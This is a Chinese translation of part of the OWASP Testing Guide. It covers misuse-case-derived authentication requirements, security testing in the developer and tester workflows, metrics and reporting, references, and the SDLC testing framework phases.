- 第2步：描述消极情景：在应用系统中，攻击者通过穷举或字典攻击密码与账户捕获漏洞破解认证。验证失败时提供的具体信息使攻击者能猜测到哪些帐户实际上是合法的注册帐户(用户名)。然后，穷举攻击者能在有限的次数内成功破解至少，攻击者将试着穷举破解一个合法的帐户的密码。穷举攻击者能在有限的次数内成功破解至少4位数长度的全数字密码。
- 第3步：在使用和用案例中描述功能和消极情景：在如下的图解中，显示了通过使用和误用案例的衍生安全要求。功能情景包括用户行为(输入用户名和密码)和应用行为(认证用户或提供认证失败信息)。误用案例包括攻击者行为，即：设法通过字典攻击穷举破解密码以攻破认证，并从提示的错误信息中猜测合法的用户名。通过图解可以看到用户操作可能造成的威胁(误用)，就有可能通过对抗措施缓和应用行动可能带来的威胁。



- 第4步：安全需求总结：在这种情况下，可以获得用于认证的安全要求：
 1. 密码必须是由字母（大小写）和数字组成的七个字符以上的字符串组成
 2. 五次登录尝试失败以后，账户锁定
 3. 登录失败信息不具体显示

这些安全要求需要文档化和经过测试。

安全测试集成于开发者与测试者工作流

开发者的安全测试工作流

在SDLC发展阶段的安全测试提供给开发者的第一个保证他们所开发的软件组件的安全性的机会就是在其集成被建立之前进行安全测试。一个软件的集成可能包括的软件工件有功能、方法、类以及应用程序接口、档案库和可执行文件。安全测试，开发者能够开发商可能依靠原始代码分析的结果静态地核实被开发的原始代码不包括潜在的弱点并且符合安全编制程序标准。安全单元测试能够进一步进行动态验证(如，按照运行时间)，确认各组件功能照常。在目前的应用上集成新的或已有的代码变更时，应该先回顾和确认静态和动态分析的结果。

应用集成之前的源代码测试通常是高级开发者的责任。这些高级开发者通常也是软件安全事项的专家，同时他具有领导代码安全检查，决定是否接受在当前应用中添加即将发布的代码，或者需要更多的更改或测试。通过工作流管理工具对代码安全审核工作流强制执行检查。例如，假设一个用于发现已被开发者修补的功能缺陷及安全缺陷的典型的漏洞管理工作流能被用于报告管理系统存在的漏洞和变更。应用管理者能够看到开发者使用工具进行测试的结果报告，并允许在应用构造中采用适合的代码变更。

测试者的安全测试工作流

在开发者将已测试的改变后的成分和代码放入应用的建造中，下一步很可能就是在软件开发过程工作流中对应用做实体测试演示。这个测试的水平通常指综合测试和系统层测试。当安全测试成为测试的活动中的一部分时，总体上来讲，安全测试就可以用作验证应用的安全功能和应用层漏洞泄露。应用层的安全测试包括白盒测试（如源代码分析）和黑盒测试（如渗透测试）。灰盒测试类似于黑盒测试，我们可以假设我们有一些部份关于我们的应用层的会话管理知识，这样就可以帮助我们确认注销和暂停功能是否相当安全。

安全测试的目标是使系统成为一个拥有潜在攻击并且包括所有源代码和可执行操作的完整系统。这个阶段中，安全测试唯一的特异就是安全测试者可以决定是否利用漏洞或泄露并让应用面对实际的风险。这些包括普通的Web应用程序弱点、早期在SDLC已识别的安全事件、其它行为如被安全威胁模型、源代码分析、和安全代码审查。

通常，测试工程师，而不是软件开发员在整个系统测试中演示应用的安全测试。这个测试工程师很多的安全知识，如Web应用漏洞、黑盒和白盒安全测试技术、和自己的这个阶段的安全需求验证。做这个安全测试演示的首要目的是将测试案例在安全测试指南和规程中文档化。

在集成系统环境里验证应用安全性的测试工程师也许发布操作环境的应用测试(即：用户可接受测试)。在SDLC的这个阶段(即验证阶段)，QA测试者通常负责应用功能测试，而黑客/安全咨询顾问则通常负责安全测试。在没有第三方评估需求（如审计目的）时，有些组织机构依靠他们自己的专业道德入侵团队做这个测试。

由于这些测试是应用投入生产前最后一次确定漏洞，因此由测试团体推荐这些安全事件事件很重要。（推荐内容包括：代码、设计和配置变化)。在这个水平上，安全审计员和信息安全专家根据信息风险管理规程讨论报告的安全事件并分析潜在的风险。这样规程可能要求开发团体在应用部署之前确认所有的高风险弱点，除非这种风险已经被知晓并且接受。

开发者的安全测试

编制阶段的安全测试：单位测试

从开发员角度透视，安全测试主要宗旨是验证代码被开发过程是否依从安全编码程序标准要求。开发员自己的编码程序（如功能、方法、类别、APIs和代码库）需要在并入应用构造前进行功能性验证。

开发员必须遵从安全编码标准中的安全要求，同时通过静态和动态分析验证。作为安全代码审查下的测试行为，单位测试能证明安全代码审查所要求的代码变化在正确地执行。通过源代码分析工具进行的安全代码审查和源代码分析能帮助开发员在开发时识别源代码中的安全事件。通过使用单位测试和动态分析(如：调试功能)开发员就能验证成分的安全功能并且核实所开发的对抗措施能通过安全威胁模型和源代码分析缓和已识别的所有安全风险。

将安全测试案例建立成为现有的单位测试的框架的一个普通安全测试序列对于开发员是一个很好的实践机会。一个普通安全测试序列能从早先已定义的使用和误用案例中获得安全测试功能、方法和分类。一个普通安全测试程序也许包括验证安全控

件正面和负面要求的安全测试案例，例如：

- 认证与访问控制
- 输入验证码与编码
- 加密
- 用户和会话管理
- 错误和异常处理
- 审计和日志记录

开发员用源代码分析工具集成IDE、安全编码标准，和安全单位测试框架能存取和检验开发的软件成分的安全性。安全测试案例可以用来识别由源代码引起的潜在的安全事件：除进出成分的参数输入和输出验证以外，这些事件包括了对成分所做的授权和授权检测，保护成分内的数据，处理安全例外和错误，审计安全和登陆安全。单位测试框架如Junit, Nunit, CUnit可以适用检验安全测试要求。在安全功能测试情况下，单位层测试能对软件组件层的安全控件做功能测试，如功能、方法和分类。例如，测试案例可以验证输入输出数据（如各种数据清理），或者通过已知预期的成分功能性来检测边界的安全性。

通过使用和误用案例识别的安全威胁情景，可以为测试软件组件的过程文档化。例如，对于已授权的成分，安全单元测试可以通过设置帐户封锁来判断功能性，同时还有一个事实就是用户输入参数不可能绕过帐户封锁滥用(如对一个负数数字设置帐户封锁)。

在成分层面上，安全单位测试同时验证正面判断和负面判断，例如错误和异常处理。在非安全事件中，要在不离开系统的条件下捕捉异常事件，如：由于资源未分配引起的潜在的拒绝服务（最后阐述块中未关闭的连接处理）；潜在特权提升(即：功能退出前已经放弃或没有被重置的例外事件能获取更高的特权)。安全错误处理可以通过信息化错误消息和堆积追踪验证潜在的信息泄露。

单位层面安全测试案例可以是由作为软件安全方面的事项专家的安全工程师开发，并且也负责验证源代码中已确定的安全事件，并检测集成系统的构造。一般，构建应用层的管理者也确信第三方档案库和可执行文件是集成应用构建前潜在漏洞的安全判断依据。

普通漏洞的由非安全编码引起的安全威胁情景同样可以写入开发员的安全测试指南中。例如，当在已用源代码分析识别的编码侦查系统中实施集线器时，安全测试案例能根据已经写入安全编码标准的安全编码要求验证代码变化的执行过程。

源代码分析和单位测试可以验证代码变化通过先前识别的代码侦查系统缓和漏洞泄露冲击。自动化的安全代码分析的结果可以用作版本控制的自动化的入门管理，如不会将高等或中等严重的代码事件构建到软件产品中。

功能测试者的安全测试

集成和验证阶段的安全测试：集成系统测试和操作测试

集成系统测试主要宗旨是验证“防御深度”概念，即，安全控件的实施为各个层面提供安全保护。例如，当应用层面召集成分集成时缺少输入验证，这通常是集成测试中的一个常见因素。

集成系统测试环境也是测试者模拟实时攻击情景的第一个环境，这个攻击是由一个恶意的、外部或者内部的应用用户潜在执行的。这个阶层的安全测试能验证弱点是否是真正的，是否可以被攻击者利用。例如，在源代码中发现的一个潜在的弱点被估计为高风险等级，理由是已经泄露给潜在的恶意用户，并存在潜在的冲击（如：存取机密信息）。

实时攻击情景可以用手工试验技术和渗透测试工具测试。这个类型的安全测试通常被称为道德攻击测试。从安全测试的角度透视，这些是测试是用于应对风险的，宗旨是测试操作环境里的应用。应用构建的目标代表了部署入生产的应用版本。

在集成与验证阶段执行安全对于识别由成分集成和弱点泄露引起的漏洞是至关重要的。因为应用程序安全测试要求一套专业技能，包括软件和安全知识，而且安全工程和组织通常也需要对软件开发员进行关于道德攻击技术、安全评估程序和工具的安全培训。一个现实的方案就是开发内部资源并作为开发员安全测试知识写入安全测试的指南和规程。例如，所谓的“安全测试安全欺骗清单或核对清单”能提供测试者使用的简单的测试案例和攻击矢量来验证普通弱点泄露情况，例如欺骗、信息透露、缓冲溢出、格式串、SQL注入和XSS注入、XML、SOAP、标准化(Canonicalization)问题、拒绝服务和托管代码和ActiveX控件等(如：.NET)。第一列的测试可以使用非常基础软件安全知识进行手工测试。

安全测试最基本的宗旨也许是验证一套极小的安全要求。这些安全测试案例包括手工强硬输入错误应用，例外阐述、从应用程序行为收集知识。例如，SQL注入漏洞可以通过在用户输入时注入攻击矢量进行手工测试，用于检测SQL异常是否被抛回给用户。SQL异常错误的证据也许能突显出可利用的漏洞。

一个更加详细的安全测试也许要求测试者更加专业测试技术和工具。除源代码分析渗透测试以外，这些技术还包括：源代码和二进制漏洞注入、漏洞传播分析和代码覆盖、模糊测试和反向工程。安全测试的指南需要提供可使用的过程及推荐工具使得测试人员可以进行这种有深度的安全评估。

安全测试的下一个层次是系统集成测试后在用户验收环境中演示安全测试。在操作环境中演示安全测试有独特优势。用户验收测试环境(UAT)是能代表发行配置的，并带有数据(即，测验实时使用的数据)。在UAT中安全测试的一个特征是测试安全配置问题。在有些案例中，这些漏洞可能代表了高风险。例如，用于运行Web应用程序的服务器也许不配置以下内容：最小的特权、合法的SSL证书和安全配置、关闭基本服务和网页根目录没有从测试和管理网页中移除。

安全测试数据分析和报告

安全测试指标(Metrics)和测量的目标

安全测试的指标和衡量定义的目标的一个前提是风险分析和管理过程于使用安全测验数据。例如，衡量的一个例子：安全测试中发现弱点的总数也许由应用安全状态定量。这些衡量标准也帮助软件安全测试识别安全目标，例如，在应用部署入生产之前将弱点数量降低到一个可接受的数字(极小值)。

另一个可管理的目标就是对比基线对应的应用程序安全状态去评估应用安全过程进展。例如，安全度规基础线也许包含了仅做渗透试验的应用。相比于基础线，在编码期间也做了安全测试的应用程序中的安全数据应该显示进程(即，更少的弱点数量)。

在传统软件测试中，软件瑕疵的数量（例如应用程序中发现的bugs）能提供衡量软件质量的标准。同样地，安全测试可以提供软件安全的一个衡量标准。从瑕疵管理和报告角度透视，软件质量和安全测试可能对起因和瑕疵修正力度使用相似的分类法。从起因透视，安全瑕疵是由设计错误引起的(即，安全漏洞)，或者是编码时的错误(如安全bug).从瑕疵修正力度透视，安全上和质量上的瑕疵可以根据开发员用于修补的时间来衡量，或是用于修复的工具和资源，最后是用于实施修复的花费。

与质量数据比较，安全测试数据的特异在于以下范畴的不同：威胁、弱点的泄露和弱点引起的潜在的攻击影响风险等级。安全的测试应用程序包括通过管理技术风险来确保应用对抗措施达到可验收水平。为此，在SDLC期间安全测验数据必须在重要的检测点上支持安全风险战略。比如，用源代码分析发现源代码中的弱点代表风险中一项最初的衡量标准。这些弱点风险的衡量(即，高，中等，低)可以通过泄露和可能性因素的计算确定，或者，进一步通过渗透测试验证。与安全测试中发现的弱点风险相关的度规授权业务管理做出风险管理决定，例如决定风险是否在接受、缓和或者传送到组织中的另一个层面(如业务和技术)。

当评估应用程序的安全状态时，某些因素的考虑很重要，如开发的应用程序的规模。统计证明：应用程序的规模与在应用程序测试中发现的问题数量有关。应用程序规模的一项衡量标准是应用中的代码行数(LOC)。一般来说，软件质量中的瑕疵范围大约是每一千条新的或者变化代码中有7到10个[21]。由于通过一次测试可以减少大约整体数量中25%，逻辑上来讲，规模大的应用程序应该比小规模的做更多更频繁的测试。

当在SDLC的几个阶段都完成安全测试时，在侦查弱点方面的测验数据就能证明安全测试的能力，在SDLC的不同的监测点，这些弱点一旦引入，就能通过执行对抗措施证明移除它们的有效性。这个类型的衡量标准也被定义成“容量度规”，并且提供开发过程中维持各个阶段安全的演示的安全评估能力的衡量标准。这些容量度规对于降低修复弱点的费用也是至关重要的因素，因为在同一个SDLC阶段修补弱点比到另一个阶段修补它花费的代价小很多。

当它同有形和计时的目标联系在一起时，安全测试度规对安全风险、费用和瑕疵管理分析有以下帮助：

- 减少30%的漏洞
- 安全问题有望在期限内修复(如：在Beta发行之前)

安全测验数据可以是绝对的，例如在手工代码审查期间查出的弱点数量，以及比较性，例如在代码审查出的弱点数量vs渗透测试查出的弱点数量。要回答关于安全程序的质量问题，必须确定一条分辨能否接受和好坏的基础线。

安全测试数据也可体现安全分析的具体宗旨，例如遵照安全程序的安全章程和信息安全标准、管理方式；识别安全起因和程序改进，安全花费vs效益分析。

当报告安全测试数据时需要提供度规以支持分析。分析的范围是解释测试数据并找到关于生产出软件的安全性和程序的有效性。

支持安全测试数据线索的例子是：

- 漏洞已经减少到可以发行的验收水平？
- 与类似的软件产品相比，这个产品的安全质量如何？
- 是否达到所有安全测试要求？
- 安全问题的主要起因是什么？
- 相对于安全缺陷，安全bug有多少？
- 哪种安全行为对发现弱点最有效？
- 哪个团队在修复安全瑕疵和弱点是效率最高？
- 高风险的漏洞所占的百分比？
- 哪些工具侦查安全漏洞是最有效的？
- 哪种安全测试寻找弱点最有效（如白盒vs黑盒）？
- 安全代码复查时发现多少安全问题？
- 安全设计复查时发现多少安全问题？

为了根据测试数据做正确判断，很好地理解测试过程和测试工具很重要。应该采用工具分类学决定应该使用哪些安全工具。合格的安全工具擅长于在不同的产品中发现普通的已知弱点。

问题是未知的安全问题没有被检测到：事实上，干净的测试结果并不能表示的的软件产品或应用程序是没有漏洞的。一些研究[22]显示，最好工具可能发现整体漏洞中的45%。

即使是最复杂的自动化工具也不是一位老练的安全测试者的对手：仅仅依靠从自动化工具中获得的成功的测试结果将给安全实习生对安全问题产生错感。一般，拥有安全测试的方法学和测试工具的越有经验的测试者，获得的安全分析和测试的结果更准确。管理层在安全测试工具方面的投资和雇佣有经验的人力资源和安全测试培训被认为是同等重要的。

报告要求

应用程序的安全状态可以从效果方面的透视描绘，例如弱点数量和弱点的风险等级；也可以从起因方面透视(即根源)，例如编码错误、构造缺点和配置问题。

弱点可以根据不同的标准分类。这可以是统计范畴，例如OWASP名列前10和WASCWeb应用程序安全统计工程或者在WASF(Web应用程序安全框架)中的防御控制。

当报告安全测试数据时，最好是包含以下信息：

- 每个漏洞的类型分类
- 问题引起的安全威胁
- 安全问题的起因(即：安全bug，安全漏洞)
- 用于发现的测试技术
- 漏洞的修复(如对抗措施)
- 漏洞的风险等级(高、中、低或CVSS评分)

通过描述什么是安全威胁，就可能理解在缓和威胁时是否或为什么缓和控制是无效的。

报告问题的起因可能帮助精确定位什么需要修复：例如，在白盒子测试下，软件安全引起的弱点会与源代码冲突。

一旦报告了问题，提供指南给开发员怎样再测试并发现漏洞也是很重要的。这也许涉及到使用白盒测试技术(即，通过一台静态代码分析仪做安全代码审查)寻找代码是否有弱点。如果漏洞可以通过黑盒子技术(渗透测试)发现，测试报告也需要将在前端（客户端）怎样验证弱点泄露的信息提供给用户指南。.

提供足够的关于怎样修补漏洞的信息帮助开发员事实维修部工作。信息中应该包含：安全编码例子、配置变化，并且提供充分参考。

最后风险等级帮助解决给予修复过程的优先权。一般，分配弱点的风险等级需要涉及到建立在某些因素（冲击和泄露）基础上的风险分析。

商业案例

证明安全测试度规有用的途径在于必须给予组织中安全测试数据拥有人（例如项目负责人，开发员、信息安全办公室、审计员和首席信息员）价值回报。价值的分配是根据每个参与者扮演的角色和责任。

软件开发员根据安全测试数据来实现更加安全和高效的软件编码，因此他们在编写软件时使用源代码分析工具、遵照安全编码标准并参与软件安全培训。

项目负责人根据项目计划寻找数据，用以成功地管理和使用安全测试行为和资源。对项目负责人来说，安全测验数据可以表明在：项目进展正常，可以如期交货，并且在测试中变得更完美。

安全测验数据同样也可以帮助安全测试中商业案例，如果主动性来自信息安全专家(ISO)。例如，它可能证明在SDLC期间的安全测试不会影响项目交付，而且后面的生产中减少弱点寻址的整个工作量。

为了规范审计员，安全测试度规提供了软件安全保障和信心，也就是安全标准规范通过安全审查程序。

终于，首席信息专家(CIO)和首席信息安全专家(CISO)，负责对分配安全资源的预算，从安全测验数据中分析成本与效益，并作出投资哪个安全行为和工具的明智决定。支持这样分析的其中一个度规是安全的投资回报(ROI)[23]。从安全测验数据要获得这样度规，定量由于弱点泄露引起的风险和缓和安全风险时安全测试的效率之间的差别是很重要的，并将这个差异计入安全测试行为和采用的测试工具的成本之中。

参考资料

- [1] T. DeMarco, *Controlling Software Projects: Management, Measurement and Estimation*, Yourdon Press, 1982
- [2] S. Payne, *A Guide to Security Metrics* - http://www.sans.org/reading_room/whitepapers/auditing/55.php
- [3] NIST, *The economic impacts of inadequate infrastructure for software testing* - <http://www.nist.gov/director/planning/upload/report02-3.pdf>
- [4] Ross Anderson, *Economics and Security Resource Page* - <http://www.cl.cam.ac.uk/~rja14/econsec.html>
- [5] Denis Verdon, *Teaching Developers To Fish* - [[OWASP AppSec NYC 2004]]
- [6] Bruce Schneier, *Cryptogram Issue #9* - <https://www.schneier.com/crypto-gram-0009.html>
- [7] Symantec, *Threat Reports* - http://www.symantec.com/security_response/publications/threatreport.jsp
- [8] FTC, *The Gramm-Leach Bliley Act* - <http://business.ftc.gov/privacy-and-security/gramm-leach-bliley-act>
- [9] Senator Peace and Assembly Member Simitian, *SB 1386* - http://www.leginfo.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html
- [10] European Union, *Directive 96/46/EC on the protection of individuals with regard to the processing of personal data and on the free movement of such data* - http://ec.europa.eu/justice/policies/privacy/docs/95-46-ce/dir1995-46_part1_en.pdf
- [11] NIST, *Risk management guide for information technology systems* - http://csrc.nist.gov/publications/nistpubs/800-30-rev1/sp800-30_r1.pdf
- [12] SEI, Carnegie Mellon, *Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE)* -

<http://www.cert.org/octave/>

[13] Ken Thompson, *Reflections on Trusting Trust*, Reprinted from *Communication of the ACM* - <http://cm.bell-labs.com/who/ken/trust.html>

[14] Gary McGraw, *Beyond the Badness-ometer* - <http://www.drdobbs.com/security/beyond-the-badness-ometer/189500001>

[15] FFIEC, *Authentication in an Internet Banking Environment* - http://www.ffiec.gov/pdf/authentication_guidance.pdf

[16] PCI Security Standards Council, *PCI Data Security Standard* -
https://www.pcisecuritystandards.org/security_standards/index.php

[17] MSDN, *Cheat Sheet: Web Application Security Frame* - http://msdn.microsoft.com/en-us/library/ms978518.aspx#tmwacheatsheet_webappsecurityframe

[18] MSDN, *Improving Web Application Security, Chapter 2, Threat And Countermeasures* - <http://msdn.microsoft.com/en-us/library/aa302418.aspx>

[19] Gil Regev, Ian Alexander, Alain Wegmann, *Use Cases and Misuse Cases Model the Regulatory Roles of Business Processes* - http://easyweb.easynet.co.uk/~iany/consultancy/regulatory_processes/regulatory_processes.htm

[20] Sindre,G. Opdmal A., *Capturing Security Requirements Through Misuse Cases* - <http://folk.uio.no/nik/2001/21-sindre.pdf>

[21] Improving Security Across the Software Development Lifecycle Task Force, *Referred Data from Caper Johns, Software Assessments, Benchmarks and Best Practices* - <http://www.criminal-justice-careers.com/resources/SDLCFULL.pdf>

[22] MITRE, *Being Explicit About Weaknesses, Slide 30, Coverage of CWE* - http://cwe.mitre.org/documents/being-explicit/BlackHatDC_BeingExplicit_Slides.ppt

[23] Marco Morana, *Building Security Into The Software Life Cycle, A Business Case* -
<http://www.blackhat.com/presentations/bh-usa-06/bh-us-06-Morana-R3.0.pdf>

OWASP 测试框架

概述

本节主要介绍可用于组织或企业进行应用测试的典型的测试框架。它可以被看作是包含技术和任务的一个参考框架,适用于软件开发生命周期(SDLC)的各个阶段。公司和项目团队可以使用这个模式,为自己或服务供应商开发测试框架和范围测试。这个框架不应该被看作是指令性的,但作为一个灵活的做法,可以延长和变形,以适应一个组织的发展进程和文化。

本节的目的是帮助组织或企业建立一个完整的战略测试过程,而不是帮助一些顾问或从事策略性的具体测试工作的代理商。

至关重要的是理解为什么建立一个端到端的测试框架对评估和改善软件的安全至关重要。Howard 和 LeBlanc 在安全代码开发中指出微软安全公告发布的费用至少在 10 万美元,同时,他们的客户的损失远远超过安全补丁实施。他们还指出,美国政府的[网络犯罪网站](#)对详细列举了各组织机构最近的刑事案件和所造成的损失。典型的损失远远超过 10 万美元。

根据这样的经济损失状况,不难理解为什么软件厂商不再只在软件开发后进行黑盒安全测试,而是转向软件开发的早期,如定义阶段,设计阶段和发展阶段。

许多安全从业人员对安全测试的认识仍然停留在渗透测试的范围内。正如之前讨论,渗透测试虽然发挥了一定的作用,但它的作用不足以发现所有的漏洞,同时它过分依赖测试者的技巧。渗透测试只能当做是一种执行技术或者是用来提高对产生问题的意识。要改善应用程序的安全,必须提高软件的安全质量。这意味着需要在软件开发的定义,设计,发展,部署和安装阶段测试其安全,而不是依靠等到代码完成建立才进行测试这样的昂贵的策略。

正如该文档中所介绍的,有很多相对先进的开发方法,如 Rational Unified Process,eXtreme and Agile development以及传统的瀑布方法。该指南并没有建议特定的开发方法,也没有坚持以任何特定的方法提供具体的指导。相反,我们提出了一个通用的发展模式,读者应当根据自己公司的进程遵循它。

该测试框架应当包括以下内容:

- 开发开始前进行测试
- 定义和设计过程中进行测试
- 开发过程中进行测试
- 部署过程中进行测试
- 维护和运行

第 1 阶段: 开发开始前进行测试

阶段 1.1: 定义一个 SDLC

在应用开发前, 必须先部署一个合适的SDLC过程来使安全贯穿与各个阶段。

阶段 1.2: 审查策略和标准

确保有适当的政策,标准和文件。文件是极为重要的,它给了开发团队可以遵循的指导方针和政策。

人只能做正确的事情,如果他们知道什么是正确的。

如果应用程序在 Java 中开发的,那么有一个 Java 安全编码标准是十分重要的;如果应用程序要使用加密技术,那么有一个加密标准是十分重要的;如果应用程序在 Java 中开发,重要的是有一个 Java 安全编码标准。如果应用是使用加密技术,重要的是有一个加密标准。没有任何政策或标准可以涵盖开发团队面临的所有情况。通过记录的共同的和可预测的问题,在开发过程中就可以少做决定。

阶段 1.3: 开发衡量标准及指标(保证可追溯)

在软件开发开始之前,计划衡量标准项目。通过定义需要被测量的标准,它在过程和产品中提供可见性的瑕疵。在开发开始之前定义度是很重要的,因为为了获取数据或许会需要修改开发的过程。

第 2 阶段:定义和设计过程中进行测试

阶段 2.1: 安全需求审查

安全需要从安全角度定义了应用程序如何工作。对安全要求进行测试时很重要的。在这种情况下,测试意味着测试安全要求中的假设,并测试在安全要求定义中是否存在缺陷。

例如,如果有一个安全要求指出用户必须注册才能访问网站白皮书部分,这是否意味着用户必须是系统注册的用户,或者证明用户是真实用户?尽可能确保安全要求明了清晰。

当寻找安全要求缺陷时,需考虑寻找安全机制,如:

- 用户管理
- 认证
- 授权
- 数据保密
- 完整
- 问责制
- 会话管理
- 传输安全
- 层次系统分离偏析
- 法律规范

阶段 2.2: 设计和架构审查

应用应该有设计和架构文档。这里所说的文档,指的是模型、原文文件和其他相似的工件。测试这些工件是对保证开发设计强制执行安全需求中适用的安全水平具有非凡的意义。

在设计阶段进行安全漏洞检测不仅是检测漏洞最省钱的阶段之一,同样也是做修改最有效的地方之一。例如,如果证实设计需要在多个地方作出授权决定,那么应适当考虑一个中央授权部分。如果应用在多个地方进行数据有效性检验,应适当考虑开发一个中央检验框架(在一个地方定向输入检验比在数百个地方输入更加便宜)。

如果发现弱点,系统架构师能通过多种方法找到他们。

阶段 2.3: 创建并审查 UML 模型

设计架构一旦完成,建立统一建模语言(UML)模型,描述应用工程如何工作。在某些情况下,这些模型可能已经可用。使用这些模式,以确认系统设计者提供了一种准确地理解应用工程如何工作。如果发现弱点,系统架构师能通过多种方法找到他们。

阶段 2.4: 创建并审查威胁模型

有了设计架构审查,以及UML模型解释究竟系统如何工作,还需要进行威胁建模工作。制定切合实际的威胁模型。分析设计架构,以确保这些威胁已经减少至企业或第三方团体如保险公司所能接受的程度。当确认威胁没有缓解策略时,系统设计师重新访问设计构架以重新修改设计。没有任何威胁的减灾战略,建筑设计师应重新设计和修改系统设计。

第 3 阶段: 开发过程中进行测试

理论上,开发是设计的实施。然而,实际上在代码发展期间需要做许多决策设计。有许多因为过分细节化而没有写入设计架构的问题需要自行决定,或者在某些情况下,某些问题并没有策略或标准的指导。如果设计架构不是充分的,开发者面对许多决定。如果策略和标准有不足,开发者将面对更多的决定。

阶段 3.1: 代码浏览

安全小组应该与开发者一起进行代码浏览,某些情况下,系统构架师也应该一同参与。代码浏览过程中,开发者能解释清楚被实施的代码的逻辑和流程。它使得代码审查团队获得对代码的一般理解,同时开发者能够解释他们采用某种特定的开发方式的原因。

这个目的并不是执行代码审查,而是在了解高级流程、布局以及应用代码的结构。

阶段 3.2: 代码审查

充分理解代码的结构以及采取特定方式进行编码的原因,测试者能检验实际代码可能存在的安全瑕疵。

进行静态代码审核,需确认代码遵循一系列清单,包括:

- 对有效性,保密性和完整性的业务要求。
- OWASP 指南或 OWASP top 10 中的 (根据回顾的深度) 技术曝光清单。
- 与使用语言或框架相关的具体问题,例如 PHP 红皮书或微软安全编制的红皮书或微软 ASP.NET 安全编码的检查清单。
- 任何专门性的行业要求,例如 Sarbanes-Oxley 404, COPPA, ISO 17799, APRA、HIPAA、Visa Merchant 指南,或者其他管理办法。根据投资的资源(一般指时间)回报,静态代码审查比其他安全审查方法具有更加优质的回报,并且所依赖的审核者的专业技能最少。然而,它并不是万能的,在代码审查中,需要在充分的考虑后小心使用。

欲了解关于 OWASP 清单的更多信息,请查询[OWASP Guide for Secure Web Applications](#), 或最近发表的[OWASP Top 10](#).

第 4 阶段: 发展过程中进行测试

阶段 4.1: 应用程序渗透测试

通过需求测试,设计架构分析和代码审查,也许可以假设所有可能存在的问题都已被发现。然而,这只是一种假象,渗透测试通过在应用部署完成后采取一系列的检查可以确保没有任何遗留问题。

阶段 4.2: 配置管理测试

应用渗透测试应包括对基础设施的部署以及安全检查。即使应用是安全的,有些小方面配置可能还处在默认安装阶段,同样存在漏洞。

第 5 阶段: 维护和运行

阶段 5.1: 进行操作管理审查

需要一个详细介绍应用程序和架构操作端管理的流程。

阶段 5.2: 进行定期的健康状态检查


对应用和基础设施进行以月或者季度为单位的巡检,以确保没有任何新的安全风险产生,该级别的安全性仍然不变。

阶段 5.3: 确保变更验证

在每个变化被批准了并且在 QA 环境进行适当的更改和测试并应用到正式环境后,最重要的是,作为变更管理进程的一部分,确认后的变更行为应确保对该安全级别没有任何影响。

典型的 SDLC 测试工作流

下图显示了一个典型的 SDLC 测试工作流。



Web应用安全测试

下列章节描述了web应用渗透测试方法论的12个子类：

- 简介与目标
- 信息收集
- 配置以及部署管理测试
- 身份鉴别管理测试
- 认证测试
- 授权测试
